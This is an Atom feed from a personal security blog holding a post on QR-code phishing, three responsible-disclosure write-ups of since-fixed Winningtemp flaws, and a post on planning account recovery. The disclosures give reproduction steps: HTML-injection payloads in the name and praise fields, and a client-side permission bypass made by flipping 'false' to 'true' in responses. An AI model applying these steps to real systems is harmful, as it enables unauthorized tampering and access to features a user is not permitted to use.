<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en"><generator uri="https://jekyllrb.com/" version="4.2.2">Jekyll</generator><link href="https://oscarhjelm.com/blag/feed.xml" rel="self" type="application/atom+xml" /><link href="https://oscarhjelm.com/blag/" rel="alternate" type="text/html" hreflang="en" /><updated>2025-01-26T16:07:52-06:00</updated><id>https://oscarhjelm.com/blag/feed.xml</id><title type="html">Oscar’s Blag</title><subtitle>Oscar Hjelm&apos;s blog. Unregular posts about tech, security, and stuff.</subtitle><author><name>Oscar Hjelm</name></author><entry><title type="html">Quishing - Just Another Way For People To Click Your Link</title><link href="https://oscarhjelm.com/blag/2024/09/quishing-just-another-way-for-people-to-click-your-link/" rel="alternate" type="text/html" title="Quishing - Just Another Way For People To Click Your Link" /><published>2024-09-24T12:00:00-05:00</published><updated>2024-09-24T12:00:00-05:00</updated><id>https://oscarhjelm.com/blag/2024/09/quishing-just-another-way-for-people-to-click-your-link</id><content type="html" xml:base="https://oscarhjelm.com/blag/2024/09/quishing-just-another-way-for-people-to-click-your-link/"><![CDATA[<p>You’ve read about phishing. You’ve heard about vishing. You’ve glanced over smishing. Now get ready to scan quishing.</p>

<p>All of the -ishing variants aim to trick the user into doing something that is not in their interest. Commonly, this would be used to ask the user to provide their credentials (log in), enter payment details (credit card number), provide information they would normally safeguard, or just to get the user to interact with a possibly dangerous internet server.</p>


<p>Quishing is just the latest buzzword for phishing with QR codes. This (fairly on-point) AI image shows what an attack could look like:</p>

<p><img src="/blag/assets/posts/2024/quishing1.jpg" alt="AI-generated image of an online Quishing attack" /></p>

<p>I’m sure the blue teamers and sysadmins among us could do a better job than me explaining why having QR codes in email can be an excellent approach for bypassing link filters. Having a strange link in your email could get the attack blocked, but having the link inside an image in the form of a QR code might just work. Though I’m sure the filters will catch up over time.</p>

<p>From my perspective QR codes are fantastic, because mobile phones are focused on “user experience” and not “being able to verify and double check things”. Scanning QR codes is incredibly easy (remember when you needed a separate app for it?), and the default is often to open the link instead of inspecting the link. You scan the QR code, you end up at a Microsoft login page, and then you enter your username and password. You approve the login using Microsoft Authenticator. BAM – phished.</p>

<p>People are not used to verifying links on their phone, and the ways of doing so are clunky and non-intuitive. Scanning something on-screen in an email might make some people think twice, but I’m willing to bet that most people will not double-check if they’re scanning a printed QR code. All it takes is for someone to glue a different QR code on top.</p>

<p><img src="/blag/assets/posts/2024/quishing2.jpg" alt="AI-generated image of an offline Quishing attack" /></p>

<p>I don’t think that Quishing is any different from any of the other ways to phish people; it all boils down to tricking people. It is just the latest buzzword making the rounds at the moment. If anything, it highlights the need for better UI design to empower users to make more informed decisions.</p>

<p>I’ll leave you with a few quick tips,</p>
<ul>
  <li>When was the last time you reviewed a full URL on your phone? Learn how to copy the link from a QR code instead of navigating to it immediately. Paste it somewhere (that won’t generate a preview) and then review the link as you would for an email.</li>
  <li>Email the link to yourself if it’s troublesome for you to double-check the link on your phone. And if nothing else, the security filters and tooling will have one more chance at inspecting the actual link.</li>
  <li>Consider using software on your laptop to read QR codes that are displayed on your screen. Won’t help you when you’re out and about, of course.</li>
</ul>]]></content><author><name>Oscar Hjelm</name></author><category term="Security" /><category term="Technology" /><category term="English" /><category term="Security" /><category term="Technology" /><category term="English" /><summary type="html"><![CDATA[You’ve read about phishing. You’ve heard about vishing. You’ve glanced over smishing. Now get ready to scan quishing.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2024/quishing3.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2024/quishing3.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Winningtemp HTML Injection via User’s Name</title><link href="https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-users-name/" rel="alternate" type="text/html" title="Winningtemp HTML Injection via User’s Name" /><published>2024-06-28T11:20:00-05:00</published><updated>2024-06-28T11:20:00-05:00</updated><id>https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-users-name</id><content type="html" xml:base="https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-users-name/"><![CDATA[<h1 id="application-description">Application Description</h1>
<p>Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.</p>

<h1 id="summary">Summary</h1>
<p>Users can update their user profile within Winningtemp, changing details such as their name, date of birth, email address, and preferred language. The application accepts any text input for the user’s first and last name (including emojis), and will display it in several places without properly encoding it first. This allows an adversary to inject HTML and change the site markup.</p>

<p>While the injection of JavaScript (Cross-Site Scripting) was possible, the configured Content Security Policy prevented exploitation.</p>

<h1 id="severity-scoring">Severity Scoring</h1>
<p>Medium (5.3) <code class="language-plaintext highlighter-rouge">CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N</code></p>

<p>An authenticated adversary is able to impact the integrity of the data by saving HTML markup instead of a name. Subsequently, the user’s browser or email client will be impacted when rendering the injected content.</p>

<h1 id="technical-details">Technical Details</h1>
<ol>
  <li>Log on to Winningtemp as a regular user.</li>
  <li>Go to the user’s profile (sv. “Min profil”) and edit it.</li>
  <li>Enter any HTML content such as <code class="language-plaintext highlighter-rouge">&lt;img src=a&gt;</code> into the first name field, and save (<code class="language-plaintext highlighter-rouge">POST /Staff/ProfileDetail</code>).</li>
  <li>Send praise to a victim user with any content.</li>

  <li>Log on as the receiving (victim) user, and review the notification area. Note how the injected content is displayed.</li>
</ol>

<p><img src="/blag/assets/posts/2024/wt-name-inj.png" alt="Winningtemp HTML Injection on Site" /></p>

<ol start="6">
  <li>Review the email notification sent to the victim user and note how the injected content is rendered.</li>
</ol>

<p><img src="/blag/assets/posts/2024/wt-name-inj-email.png" alt="Winningtemp HTML Injection in Email" /></p>

<p>While the injection of JavaScript (Cross-Site Scripting) was possible, the configured CSP prevented exploitation at the time of detection. A change in CSP may result in code execution within the victim user’s session unless the issue is resolved.</p>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2024-06-11 - Discovered and disclosed to vendor.<br />
2024-06-20 - Asked vendor for an update.<br />
2024-06-26 - Vendor confirms that the issue is resolved.<br />
2024-06-28 - Publicly disclosed.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[Application Description Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Winningtemp HTML Injection via Kudos Comment</title><link href="https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-kudos-comment/" rel="alternate" type="text/html" title="Winningtemp HTML Injection via Kudos Comment" /><published>2024-06-28T11:10:00-05:00</published><updated>2024-06-28T11:10:00-05:00</updated><id>https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-kudos-comment</id><content type="html" xml:base="https://oscarhjelm.com/blag/2024/06/winningtemp-html-injection-via-kudos-comment/"><![CDATA[<h1 id="application-description">Application Description</h1>
<p>Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.</p>

<h1 id="summary">Summary</h1>
<p>Winningtemp allows employees to send praise (kudos) to each other. Each praise is accompanied by a short message explaining why a particular coworker deserved that praise (e.g. what they did well). The application accepts any text input for the message, and will display it as-is in several places without properly encoding it first. This allows an adversary to inject HTML and change the markup.</p>

<h1 id="severity-scoring">Severity Scoring</h1>
<p>Medium (5.3) <code class="language-plaintext highlighter-rouge">CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N</code></p>

<p>An authenticated adversary is able to impact the integrity of the data by saving HTML instead of text. Subsequently, the user’s browser or email client will be impacted when rendering the injected content.</p>

<h1 id="technical-details">Technical Details</h1>
<ol>
  <li>Log on to Winningtemp as a regular user.</li>
  <li>Opt to give praise (sv. “Ge Beröm”) to a victim user.</li>


  <li>As the message, enter any HTML content such as <code class="language-plaintext highlighter-rouge">&lt;img src=a&gt;</code> or <code class="language-plaintext highlighter-rouge">&lt;h2&gt;Some title&lt;/h2&gt;</code>.</li>
  <li>Submit the praise (<code class="language-plaintext highlighter-rouge">POST /Kudo/SaveKudo</code>).</li>
  <li>Log on as the receiving (victim) user, and review the notification area. Note how the injected content is displayed (but truncated).</li>
</ol>

<p><img src="/blag/assets/posts/2024/wt-notification.png" alt="Winningtemp HTML Injection in Notification" /></p>

<ol start="6">
  <li>Review the email notification sent to the victim user and note how the injected content is rendered.</li>
</ol>

<p><img src="/blag/assets/posts/2024/wt-email.png" alt="Winningtemp HTML Injection in Email" /></p>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2024-06-11 - Disclosed to vendor.<br />
2024-06-20 - Asked vendor for an update.<br />
2024-06-26 - Vendor confirms that the issue is resolved.<br />
2024-06-28 - Publicly disclosed.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[Application Description Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Winningtemp Missing Function Access Control</title><link href="https://oscarhjelm.com/blag/2024/06/winningtemp-missing-function-access-control/" rel="alternate" type="text/html" title="Winningtemp Missing Function Access Control" /><published>2024-06-28T11:00:00-05:00</published><updated>2024-06-28T11:00:00-05:00</updated><id>https://oscarhjelm.com/blag/2024/06/winningtemp-missing-function-access-control</id><content type="html" xml:base="https://oscarhjelm.com/blag/2024/06/winningtemp-missing-function-access-control/"><![CDATA[<h1 id="application-description">Application Description</h1>
<p>Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.</p>

<h1 id="summary">Summary</h1>
<p>Winningtemp’s JavaScript frontend will dynamically reveal features based on the user’s permissions and the organisation’s configuration. Since this is done on the user’s side, an adversary could simply tell their web browser that they are allowed to access everything.</p>

<p>The backend does have some restrictions in place, but not for all features. An adversary could for example create new groups and schedule those groups to take part in “temperature meetings” (sv. temperaturmöte).</p>

<h1 id="severity-scoring">Severity Scoring</h1>
<p>Medium (5.3) <code class="language-plaintext highlighter-rouge">CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N</code></p>

<p>An authenticated adversary is able to impact the integrity of the data by executing functions that should not be accessible to them.</p>

<h1 id="technical-details">Technical Details</h1>
<ol>
  <li>Log on to Winningtemp as a regular user.</li>
  <li>Automatically replace “false” with “true” in the body of all HTTP responses.</li>
  <li>Reload the page and note that additional options are available. The pop-up windows cannot be dismissed; the frontend will fail as the backend endpoints are no longer available. Remove the DOM elements associated with the pop-up windows to continue.</li>
</ol>

<p><img src="/blag/assets/posts/2024/wt-1.png" alt="Winningtemp Missing Function Access Control" /></p>

<ol start="4">
  <li>Explore the additional views. Note that temperature meetings at <code class="language-plaintext highlighter-rouge">/UserTempMeeting</code> are now accessible (accessing via URL directly prior to step 2 will result in a redirect to <code class="language-plaintext highlighter-rouge">/Overview</code>).</li>
  <li>Opt to create a meeting (sv. “Skapa möte”) and follow the steps to create a temperature meeting.</li>
  <li>A particular team is needed to create the meeting. Note how it is possible to create a new team of out of existing co-workers.</li>
  <li>While the meeting is created, it does not appear to be possible to join the meeting once it starts.</li>
</ol>

<p>The views expose additional functions in addition to the temperature meetings.</p>

<h1 id="vulnerability-disclosure-timeline">Vulnerability Disclosure Timeline</h1>
<p>2024-06-07 - Discovered, asked vendor for preferred way of disclosure.<br />
2024-06-10 - Vendor replies. Issue disclosed to vendor.<br />
2024-06-20 - Asked vendor for an update.<br />
2024-06-26 - Vendor confirms that the issue is resolved.<br />
2024-06-28 - Publicly disclosed.</p>]]></content><author><name>Oscar Hjelm</name></author><category term="English" /><category term="Security" /><category term="Disclosure" /><category term="English" /><category term="Security" /><category term="Disclosure" /><summary type="html"><![CDATA[Application Description Winningtemp is a solution provided by Winningtemp AB that is designed to measure employee engagement and well-being. It enables organisations to address employee concerns and allow for continuous improvement by leveraging recurring anonymous feedback.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" /><media:content medium="image" url="https://oscarhjelm.com/blag/assets/posts/2024/immo-wegmann-6x2nmlA1MFs-unsplash.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Digital Disaster Recovery, Becase One Day You Might Get Hit by a Bus</title><link href="https://oscarhjelm.com/blag/2023/02/digital-disaster-recovery-becase-one-day-you-might-get-hit-by-a-bus/" rel="alternate" type="text/html" title="Digital Disaster Recovery, Becase One Day You Might Get Hit by a Bus" /><published>2023-02-25T08:30:00-06:00</published><updated>2023-02-25T08:30:00-06:00</updated><id>https://oscarhjelm.com/blag/2023/02/digital-disaster-recovery-becase-one-day-you-might-get-hit-by-a-bus</id><content type="html" xml:base="https://oscarhjelm.com/blag/2023/02/digital-disaster-recovery-becase-one-day-you-might-get-hit-by-a-bus/"><![CDATA[<p>If we’ve learned anything since the beginning of 2020, it has to be that the future is uncertain. Despite going through a pandemic and a war in Europe, “most people” still won’t plan for the inevitable; death.</p>

<p>I don’t blame or judge anyone who has put off writing a will or making contingency plans. Thinking about bad stuff is hard, especially when the easy way out is to just ignore it.</p>

<h1 id="tldr">TL;DR</h1>

<p>Consolidate all accounts in a password manager and note how to restore access in case there is 2FA set up. Write down how to restore access to the password manager.</p>

<h1 id="why-disaster-recovery-matters-for-the-digital-realm">Why Disaster Recovery Matters for the Digital Realm</h1>

<p>While having different meanings in different contexts, here Disaster Recovery simply means having the ability to recover in case of a disaster. A clear example would be in the case of death.</p>

<p>People have been dying for thousands of years, and what to do when someone dies is quite clear. While not pleasant or easy, it is clear and well-understood.</p>

<p>What is not so clear is what to do with the digital footprint left behind.</p>

<p>Some platforms had to deal with this quite early on, especially social media, and I’m sure we will see better support as more people leave us as the years go by. The social nature of social media means that friends and family <strong>know</strong> that there is an account, and that it would be appropriate to close that account.</p>

<p>But what about accounts that others don’t know about?</p>

<p>And what if the service won’t cooperate and grant you access?</p>

<p>This may be compounded by the fact that online services exist… online. You’re not guaranteed to get help with accessing or closing an account if it’s hosted in a different country.</p>

<h1 id="even-if-you-would-live-forever">Even if You Would Live Forever…</h1>

<p>Death is not the only disaster. Unfortunately.</p>

<p>Even if death is a good example of when someone might need to do a disaster recovery, it’s far from the only one. Consider being robbed and losing access to your two-factor token, or ending up incapacitated in a hospital.</p>

<p>Disaster recovery is about having the ability to regain access in case something happens. A bad actor, bad luck, or something unexpected should not be able to prevent you from accessing your email.</p>

<h1 id="laying-the-foundation">Laying the Foundation</h1>

<p>Making a disaster recovery plan is not difficult. Here are the basics:</p>
<ol>
  <li>What accounts do you have?</li>
  <li>How would someone else access those accounts in case you and your devices were unavailable?</li>
</ol>

<p>If you’ve read this far, chances are you already have a password manager. If you are in the minority and do not have a password manager, then for the love of your favourite deity get a password manager. It will be unsustainable to keep the plan up to date without one.</p>

<h1 id="first-steps">First Steps</h1>

<p>Elaborating on the two main points, we can draft a to-do list:</p>

<h2 id="1-create-a-list-of-all-accounts">1. Create a List of all Accounts</h2>

<p>Create a list of all accounts you have, and make sure you have all accounts saved in your password manager.</p>

<p>Having a password manager is not only excellent for storing strong passwords – it doubles as an account list. You can see where you are registered.</p>

<h2 id="2-ensure-its-up-to-date">2. Ensure it’s up to Date</h2>

<p>Make sure all entries in your password manager are up to date and that all accounts can be accessed with only the information present there.</p>

<p>It’s easy to update a password and save it in the web browser or OS keychain, only to discover months later that you can’t log on from your phone or another computer.</p>

<h2 id="3-identify-2fa-accounts">3. Identify 2FA Accounts</h2>

<p>Clearly identify accounts with two-factor authentication enabled. If the 2FA is not stored in the password manager, then indicate which 2FA is used.</p>

<p>Some sites will prompt to enable 2FA, and it’s easy to forget to add this information to the password manager. While 2FA is excellent for keeping an account secure, it will prevent you from logging on if you lose your token (e.g. smartphone).</p>

<h2 id="4-recovery-for-2fa-accounts">4. Recovery for 2FA Accounts</h2>

<p>For accounts requiring 2FA or something not stored in the password manager, detail how to regain control over those accounts.</p>

<p>There is no standard for how to disable or bypass 2FA, so every site, application, and company will have their own approach. Maybe it will be enough to contact support, but perhaps you need to prove your identity in one way or another.</p>

<p>If the 2FA cannot be removed or bypassed, then you have to get a bit creative. The most common 2FA today is time-based one-time passwords (TOTP), where you have to enter a passcode every time you want to log on. The passcode is displayed on your phone (or whatever token you use) and will change every 30 or so seconds.</p>

<p>The TOTP is set up by saving a code, so you can essentially back up a new TOTP 2FA by writing down that code. Often the code is displayed as a QR-code.</p>

<p>It might not be appropriate to save the TOTP 2FA in your password manager.</p>

<h2 id="5-one-password-to-rule-them-all">5. One Password to Rule Them All</h2>

<p>Don’t forget your password manager. If you can’t recover access to your password manager, then other recoveries would be rendered impossible.</p>

<p>A common approach is to write down those instructions together with the main password(s) on a piece of paper. Store it in a secure place. If you’re feeling fancy you could put it in an envelope and seal it with a wax seal ;).</p>

<h1 id="verifying-disaster-recovery">Verifying Disaster Recovery</h1>

<p>You’re all set up after having consolidated all accounts, credentials, and instructions. To make sure you didn’t miss or forget anything you need to try to do a recovery.</p>

<p>No, you don’t need to do this for everything, only for the accounts you consider essential. Commonly essential accounts would be social media and email. Remember to verify the recovery process for the password manager as well!</p>

<p>Do try to remove 2FA when validating to make sure it works in case you lose your smartphone.</p>

<h1 id="setting-up-disaster-recovery">Setting up Disaster Recovery</h1>

<p>A real disaster means you’re not able to restore access yourself. Here you have a couple of different approaches depending on what you feel comfortable with. If you’ve consolidated everything into your password manager, then you essentially only need to allow access to the password manager in order to facilitate everything else.</p>

<p>To do this you need to decide how it should work, and who you should trust. I’ll give you a few examples:</p>

<ul>
  <li>
    <p>You could lock the recovery instructions for your password manager in a safe or a safety deposit box, and tell friends and family about it. If something happens they will in time be able to unlock it and gain access. Safety deposit boxes may require you to sign an authorisation, so that could be problematic if you are unconscious.</p>
  </li>
  <li>
    <p>You could share the recovery instructions directly with friends and family, but then whoever you entrust will be able to backdoor your accounts, knowingly or not. For example, their computer may be hacked down the line, and as a result your password manager’s master key gets compromised.</p>
  </li>
  <li>
    <p>Share the recovery instructions with friends and family, but split the password into pieces. To regain access, whoever you select must get together and piece together the secret.</p>
  </li>
  <li>
    <p>You could split the secret password and require that a certain number of trustees agree to recover it instead, using e.g. <a href="https://en.wikipedia.org/wiki/Shamir%27s_secret_sharing">Shamir’s Secret Sharing</a>.</p>
  </li>
</ul>

<p>Whichever way you choose to go, just make sure that recovery is actually possible. What if you’re travelling with whomever you trust to recover your account, and you’re all in an accident?</p>

